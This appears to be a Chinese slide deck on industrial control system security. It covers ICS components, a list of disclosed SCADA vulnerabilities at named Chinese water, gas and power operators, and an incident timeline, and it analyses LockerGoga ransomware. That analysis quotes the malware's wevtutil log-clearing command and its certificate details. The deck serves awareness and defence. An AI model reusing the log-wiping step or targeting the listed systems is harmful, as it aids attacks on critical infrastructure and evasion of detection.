

游走于内网之后——工控安全那些事儿



关于我



Id: lsh4ck(乐少)

Form: HTICS-LAB(江苏亨通工控安全研究院)

Focus on: WEB/ICS/APT

Blog: www.lshack.cn



- I. 工控安全之背景
- II. 工控安全之现状
- III. 工控安全之我见
- IV. 工控安全之CTF

工控安全之背景



什么是工控系统:

ICS (Industrial control system) 工业控制系统

SCADA (Supervisory Control And Data Acquisition) 数据采集与监视控制系统

DCS (Distributed Control System) 分布式控制系统

什么是工控组件:


PLC 可编程逻辑控制器

RTU 远程控制单元

HMI 人机交互界面

现场设备

什么是工控系统—SCADA系统—数据采集及监视系统



乌云漏洞库

漏洞列表

Showing 1-20 of 39 items.

编号	漏洞标题
	scada
193856	某大型SCADA通用系统多处漏洞可控制/电压系统/污水处理系统/供电设备系统（无需登录getshell）
191858	SCADA燃气安全之控制上海市天然气主干网系统
190154	工控安全之宁波排水SCADA漏洞(内网拓扑/设备运行状况/敏感信息泄露/可发送指令)
188572	工控安全之某市华润燃气SCADA系统命令执行可内网(GETSHELL泄露大量信息/控制大量设备)
175343	某大型取水SCADA存在通用ST2-016命令执行和SQL注入（杭州地区影响严重）
169849	工控安全之排水SCADA存在SQL注入漏洞
169524	工控安全之简单内网渗透攀钢集团某分厂(SCADA系统沦陷可人机交互/影响全厂电力/炼钢/炼铁/给排水/动力系统)
169474	某大型通用SCADA系统(水务/热力燃气/GPRS)可Getshell（无需登录/影响各大省份）
169444	工控安全之用一种古老的方式拿到某省级天然气主干网SCADA和调度管理软件平台的SHELL
169327	烟台开发区自来水公司SCADA监控系统弱口令
169299	贝欧燃气SCADA后台弱口令
169293	昆仑燃气总部SCADA系统端口直接远控漏洞


更多scada详见乌云

什么是工控系统—DCS系统—分布式控制系统



DCS是一种典型的控制系统形态
相比较现在最新的为：

FCS（Fildebus Control System）现场总线控制系统




演变过程类似于传统电话线路到互联网拓扑

什么是工控组件—PLC—可编程逻辑控制器




- plc实质是用于处理工业流程的简单计算机
- CPU、存储器、输入 (Input) 输出 (Output) 接口电路、功能模块、通信模块、电源
- 输入采样阶段、用户程序执行阶段、数据刷新阶段
- 梯形图LAD、顺序流程图SFC、指令表IL



什么是工控组件—RTU和HMI



远程控制单元



人机交互界面



工控安全之现状



时间	工控安全事件
2007年	黑客入侵加拿大水利SCADA系统，破坏取水调度计算机。
2008年	黑客入侵波兰某城市地铁系统，通过电视遥控器改变轨道扳道器，致四节车厢脱轨。
2010年	伊朗核设施感染震网（Stuxnet）病毒，严重威胁核反应堆安全运营。
2011年	黑客入侵数据采集与监控系统，使美国伊利诺伊州城市供水系统供水泵遭到破坏。
2012年	Flam火焰病毒在中东多个国家暴发，致使大量敏感信息泄漏。
2014年	Havex病毒席卷欧美，劫持电力工控设备，阻断电力供应，在中国也发现少量样本。
2015年	BlackEnergy攻击乌克兰电力系统，导致大规模停电，伊万诺弗兰科夫斯克地区超过一半家庭（约140万人）遭遇停电困扰；整个停电事件持续数小时。
2016年	食尸鬼行动针对30多个国家（包括中国）的工业、制造业和工程管理机构发起了定向渗透入侵，有130多个机构已被确认受害。
2017年	WannaCry勒索病毒全球爆发，大量工业现场主机被感染。
2018年	台积电在台湾多地的生产基地遭到了病毒感染,导致多条重要产线停摆
2019年	委内瑞拉最大发电厂遭破坏，全国大停电
2019年	全球最大铝生产商遭 lockergoga 勒索软件攻击

工控安全之现状—全球最大铝生产商遭 lockergoga 勒索软件攻击



- 目前尚未知该勒索软件通过什么途径进行传播。
- 首先该勒索软件使用 Sectigo 颁发给 ALISA LTD 的证书签署的，以逃避杀毒软件查杀 (目前证书已经撤销)
- 在感染过程中，LockerGoga 会将其自身复制到受害系统上的 %TEMP% 目录并执行。通过如下语句清除log。


```
"C:\Windows\system32\wevtutil.exe" cl  
Microsoft-Windows-WMI-Activity/Trace
```

Authenticode signature block and FileVersionInfo properties	
Copyright	Copyright (C) ALISA LTD 2019
Product	Service tgytutrc
Original name	tgytutrc
Internal name	tgytutrc
File version	1.5.1.0
Description	Background Tasks Host
Signature verification	✖ A certificate was explicitly revoked by its issuer.
Signing date	7:36 PM 3/19/2019
Signers	[+] ALISA LTD
	✖ Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Status	
Issuer	Sectigo RSA Code Signing CA
Valid from	12:00 AM 02/22/2019
Valid to	11:59 PM 02/21/2020
Valid usage	Code Signing
Algorithm	sha256RSA
Thumbprint	ACB38D45108C4F0C8894040646137C95E9BB39D8
Serial number	5D A1 73 EB 1A C7 63 40 AC 05 8E 1F F4 BF 5E 1B
	[+] Sectigo RSA Code Signing CA
	[+] USERTrust Secure™

工控安全之现状—全球最大铝生产商遭 lockergoga 勒索软件攻击




- 当文件被加密时，原件被删除并替换为加密数据，加密数据存储为具有 “* .LOCKED” 文件扩展名的文件。
- LockerGoga 还会加密受害者回收站目录的内容
- 并且勒索软件还支持参数启动，如果使用 '-w' 命令行参数启动勒索软件，它将以所有文件类型为目标。支持的其他开关是 '-k' 和 '-m'，用于 base 64 编码和提供电子邮件地址以显示在勒索票据中。



工控安全之现状—全球最大铝生产商遭 lockergoga 勒索软件攻击



- 成功感染后，LockerGoga 勒索软件将赎金票据作为名为“README_LOCKED.txt”的文本文件写入受害者的桌面。



工控安全之现状—危害



- 修改程序来破坏生产流程，导致系统停机
- 获取私人专利数据
- 勒索钱财
- 国家级攻击

工控安全之我见—箭在弦上—攻击方式



